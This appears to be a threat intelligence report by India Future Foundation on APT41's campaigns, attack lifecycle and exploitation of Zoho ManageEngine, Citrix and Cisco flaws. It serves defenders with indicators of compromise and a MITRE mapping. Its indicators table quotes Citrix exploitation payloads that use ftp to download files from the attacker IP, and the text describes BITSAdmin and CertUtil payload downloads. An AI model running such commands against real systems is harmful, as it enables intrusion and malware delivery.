India Future Foundation

India Future Foundation's Analysis on APT 41

January 2023

CONTENTS

Executive Summary

India Future Foundation analyzed the APT41 cyber threat. APT41 exploited the Zoho ManageEngine zero-day vulnerability CVE-2020-10189, Citrix Application Delivery Controller [ADC] CVE-2019-19781, and Cisco Router Exploitation two CVE's (CVE-2019-1653 and CVE-2019-1652). This campaign gained access to several firms using the Zoho ManageEngine zero-day vulnerability CVE-2020-10189, although little to no follow-up was found after the first breach. This action implies a broad-brush attempt to get early access to as many target firms as possible within the zero-day opportunity window. Since at least 2012, APT41 has targeted organizations in at least 14 different countries.

India Future Foundation analyzed this group's espionage efforts to steal intellectual property and targeted healthcare, telecommunication, and the high-tech industry. The group targeting the video gaming sector, including manipulating virtual currency and the attempted deployment of ransomware, is the most visible of their cybercriminal assaults. APT41's efforts against higher education, travel services, and news/media companies suggest that the organization also follows and monitors individuals. APT41 is a well-known cyber threat organization that carries out Chinese state-sponsored espionage and financially driven operations that may be outside the authority of the Chinese government.

APT41 frequently sends spear-phishing emails with attachments such as compiled HTML (.chm) files to first exploit their victims. APT41 can use more advanced TTP and spread more malware once inside a targeted company. APT41, for example, infected hundreds of computers over about a year and employed close to 150 different pieces of malware, including backdoors, credential stealers, keyloggers, and rootkits. To disguise its malware and sustain persistence on specific target systems, APT41 has used rootkits and Master Boot Record (MBR) rootkits on a limited basis.

APT41 is, in our opinion, incredibly smart and inventive. The group's state-sponsored action has been aided by its history of financially driven targeting of the video gaming industry. In addition, the group's unique use of supply chain breaches to target specific persons and its constant use of compromised digital certificates and deployment of rootkits (unusual among APT operators) point to a resourceful and innovative opponent.

Targeting Sector

APT41, like other Chinese espionage groups, focuses on industries that are in line with China's Five-Year Economic Development Plan. Some APT41-linked campaigns, on the other hand, suggest that the organization used to gather intelligence ahead of significant events like mergers and acquisitions (M&A) and political events.

- Healthcare: including medical devices and diagnostics
- High-tech: including semiconductors, advanced computer hardware, battery technology, and electric vehicles
- Media: including news organizations
- Pharmaceuticals
- Retail
- Software companies: which were compromised in supply chain operations, potentially affecting large numbers of victims
- Telecoms
- Travel services
- Education
- Video games: including development studios, distributors/publishers, and activities enabling supply chain compromises
- Virtual currencies: including in-game currencies, cryptocurrencies, and related services

Industries Targeted

Automotive	Financial	pharmaceutical
Business Services	Healthcare	Retail
Cryptocurrency	High-Tech	Telecommunication
Education	Intergovernmental	Travel
Energy	Media and Entertainment	

Figure 1: industries targeted directly by APT41

Targeting Country

Over ten years, APT41 has targeted organizations in 14 countries, including France, India, Italy, Japan, Myanmar, the Netherlands, Singapore, South Korea, South Africa, Switzerland, Thailand, Turkey, the UK, and the US. The targeting of verticals in APT41 espionage operations against entities in these nations is congruent with Chinese state policy aims.

Cyber Espionage Activity

APT41 targeting is compatible with China's national plans to migrate manufacturing capabilities upscale into R&D-intensive industries. These measures were emphasized in particular by "Made in China 2025," a program released in 2015 to shift China's economy toward higher-value products and services, such as medicines, semiconductors, and other high-tech sectors.

APT41 has targeted companies that study, produce, and sell computer components for machine learning, driverless cars, medical imaging, and the consumer sector since 2013. The organization also targeted firms that make motherboards, CPUs, and corporate server solutions. In addition, APT41 targeted a European corporation in a 2014 hack, focusing on systems physically situated in China. APT 41 targeted material relating to two firms undertaking a merger announced the previous year in the spring of 2015. This includes information on a top executive, as well as concerns with payroll and communications integration. APT41 launched spear-phishing emails to Hong Kong media groups recognized for pro-democracy editorial material in July and August 2016.

In October 2017, a spear-phishing email was sent to one of the previously targeted organizations with the subject line "help," coinciding with the sentencing of pro-democracy Occupy demonstrators. The activists were barred from holding public office in Hong Kong for five years due to the verdict.



Figure 2: Email overlap between espionage and financial activity

Attack Life Cycle

Initial Compromise:

APT41 uses several ways to gain access to targeted businesses, including spear-phishing, moving laterally from trusted third parties, leveraging stolen credentials, exploiting the CHINACHOP web shell, and employing remote desktop sharing software like TeamViewer. Additionally, APT41 frequently uses essential spear-phishing emails with attachments such as compiled HTML (.chm) files to exploit their victims. Once inside a victim's business, however, the operation might use more advanced TTP and deliver more malware tools. Observed Vulnerabilities:

- CVE-2012-0158
- CVE-2017-11882
- CVE-2015-1641
- CVE-2019-3396
- CVE-2017-0199

Establish Foothold:

To get a footing in a victim's environment, APT41 employs a range of viruses and tools, both public and proprietary to the organization. For example, APT41 has engaged malware families such as PHOTO and HIGH NOON on both Linux and Windows. In addition, backdoors are frequently installed to c: window stump by the group.

Escalate Privileges:

APT41 uses custom-made and publically accessible tools to acquire credentials and leak password hashes, escalating its privileges in computers.

Internal Reconnaissance:

After logging on to additional computers using compromised credentials, APT41 performs network reconnaissance. The organization uses bespoke and non-public malware families SOGU, HIGH NOON, and WIDETONE, as well as built-in Windows, commands like "netstat" and "net share."

Lateral Movement:

RDP connections, stolen credentials, adding accounts to User and Admin groups, and password brute-forcing utilities are all used by APT41 to accomplish lateral movement in an environment. For example, to install the HIGH NOON and SOGU backdoors, the organization will exploit a compromised user to establish scheduled tasks on PCs or change genuine Windows services.

Maintain Presence:

Backdoors, a Sticky Keys vulnerability, scheduled tasks, rootkits, registry alterations, and generating or changing startup files are all used by APT41 to retain their presence. In addition, APT41 alerts firewall rules to allow inbound Server Message Block (SMB) traffic by enabling file and printer sharing.

Complete Mission:

APT41 encrypts data for exfiltration in a RAR bundle. After compromising production environments, the gang used the targets' databases to alter in-game currency. APT41 tried to hide part of its activities by removing Bash history, removing Windows security and system events, and changing DNS management to evade antivirus detection during numerous engagements

Technical Analysis:

India Future Foundation analysis Zoho ManageEngine zero-day vulnerability. The episode looks to automate for the most part. The initial attack and many subsequent payload downloads and command and control (C2) activity were all seen. Before any further phases in the attack lifecycle, such as lateral movement or data exfiltration, were detected, the action was always confined. The screenshot below provides a summary of the primary AI Analyst detections that have been reported by darktrace. It not only recorded SSL and HTTP C2 traffic, but it also said on payload downloads:



Figure 3: SSL C3 detection by Cyber AI Analyst Source: darktrace



Figure 4: SSL C3 detection by Cyber AI Analyst Source: darktrace

Initial compromise:

The first breach occurred when the Zoho ManageEngine zero-day vulnerability CVE-2020-10189 was successfully exploited. After the first breach, the Microsoft BITSAdmin command-line tool was used to download and install a malicious Batch file, which is detailed below:

install.bat (MD5: 7966c2c546b71e800397a67f942858d0) from infrastructure 66.42.98[.]220 on port 12345.

Source: 10.60.50.XX
Destination: 66.42.98[.]220
Destination Port: 12345
Content Type: application/x-msdownload
Protocol: HTTP
Host: 66.42.98[.]220
URI: /test/install.bat
Method: GET
Status Code: 200



Figure 5: Outbound connection fetching batch file

The first stage Cobalt Strike Beacon LOADER, was downloaded shortly after the initial breach.



Figure 6: Detection of the Cobalt Strike Beacon LOADER

Attack tools download

Then, using CertUtil.exe, a command-line application included with Certificate Services, the second-stage payload was downloaded outside.



Figure 7: detecting the usage of CertUtil Source: darktrace

The infected device made an outbound HTTP connection requesting the URI /TzGG a few hours after the executable download, which is recognized as Meterpreter downloading further shellcode for the Cobalt Strike Beacon.



Figure 8: Detection associated with Meterpreter activity

Indicators

Type	Indicator(s)
CVE-2019-19781 Exploitation (Citrix Application Delivery Control)	66.42.98[.]220 CVE-2019-19781 exploitation attempts with a payload of 'file /bin/pwd' CVE-2019-19781 exploitation attempts with a payload of '/usr/bin/ftp -o /tmp/un ftp://test:[redacted]\@66.42.98[.]220/bsd' CVE-2019-19781 exploitation attempts with a payload of '/usr/bin/ftp -o /tmp/un ftp://test:[redacted]\@66.42.98[.]220/un' /tmp/bsd /tmp/un
Cisco Router Exploitation	66.42.98\.220

	'1.txt' (MD5: c0c467c8e9b2046d7053642cc9bdd57d) 'fuc' (MD5: 155e98e5ca8d662fad7dc84187340cbc
CVE-2020-10189 (Zoho ManageEngine Desktop Central)	66.42.98[.]220 91.208.184[.]78 74.82.201[.]8 exchange.dumb1[.]com install.bat (MD5: 7966c2c546b71e800397a67f942858d0) storesyncsvc.dll (MD5: 5909983db4d9023e4098e56361c96a6f) C:\Windows\Temp\storesyncsvc.dll C:\Windows\Temp\install.bat 2.exe (MD5: 3e856162c36b532925c8226b4ed3481c) C:\Users\[redacted]\install.bat TzGG (MD5: 659bd19b562059f3f0cc978e15624fd9) C:\ManageEngine\DesktopCentral_Server\jre\bin\java.exe spawning cmd.exe and/or bitsadmin.exe Certutil.exe downloading 2.exe and/or payloads from 91.208.184[.]78 PowerShell downloading files with Net.WebClient

Analyzed Speculoos:

SHA256:99c5dbeb545af3ef1f0f9643449015988c4e02bf8a7164b5d6c86f67e6dc2d28

SHA256:6943fbb194317d344ca9911b7abb11b684d3dca4c29adcbcff39291822902167

SHA256:493574e9b1cc618b1a967ba9dabec474bb239777a3d81c11e49e7bb9c71c0c4e

SHA256:85297097f6dbe8a52974a43016425d4adaa61f3bdb5fcdd186bfda2255d56b3d

SHA256:c2a88cc3418b488d212b36172b089b0d329fa6e4a094583b757fdd3c5398efe1

Network IoCs:

IoC	Comment
66.42.98[.]220	Initial compromise and payload downloads
74.82.201[.]8	DNS resolution for C2 domain
exchange.dumb1[.]com	Main C2 domain
91.208.184[.]78	Secondary Cobalt Strike C2

Host IoCs:

IoC	Comment
Filename	MD5 Hash
install.bat	7966c2c546b71e800397a67f942858d0

storesyncsvc.dll	5909983db4d9023e4098e56361c96a6f
2.exe	3e856162c36b532925c8226b4ed3481c
TzGG	659bd19b562059f3f0cc978e15624fd9

MITRE ATT&CK Technique Mapping

Attack	Techniques
Initial Access	External Remote Services (T1133), Exploit Public-Facing Application (T1190)
Execution	PowerShell (T1086), Scripting (T1064)
Persistence	New Service (T1050)
Privilege Escalation	Exploitation for Privilege Escalation (T1068)
Defense Evasion	BITS Jobs (T1197), Process Injection (T1055)
Command And Control	Remote File Copy (T1105), Commonly Used Port (T1436), Uncommonly Used Port (T1065), Custom Command and Control Protocol (T1094), Data Encoding (T1132), Standard Application Layer Protocol (T1071)

Reference:

https://www.darktrace.com/en/blog/catching-apt-41-exploiting-a-zero-day-vulnerability/

https://www.fireeye.com/blog/threat-research/2020/03/apt41-initiates-global-intrusion-campaign-using-multiple-exploits.html

https://unit42.paloaltonetworks.com/apt41-using-new-speculoos-backdoor-to-target-organizations-globally/

https://krebsonsecurity.com/2020/09/chinese-antivirus-firm-was-part-of-apt41-supply-chain-attack/

Contact us

India Future Foundation

Phone: +91-1244045954, +91-9312580816
Email: helpline@indiafuturefoundation.com
BSMT, Building no. 2731 EP, Sector 57, Golf Course Extension Road,
Gurugram, Haryana, India – 122003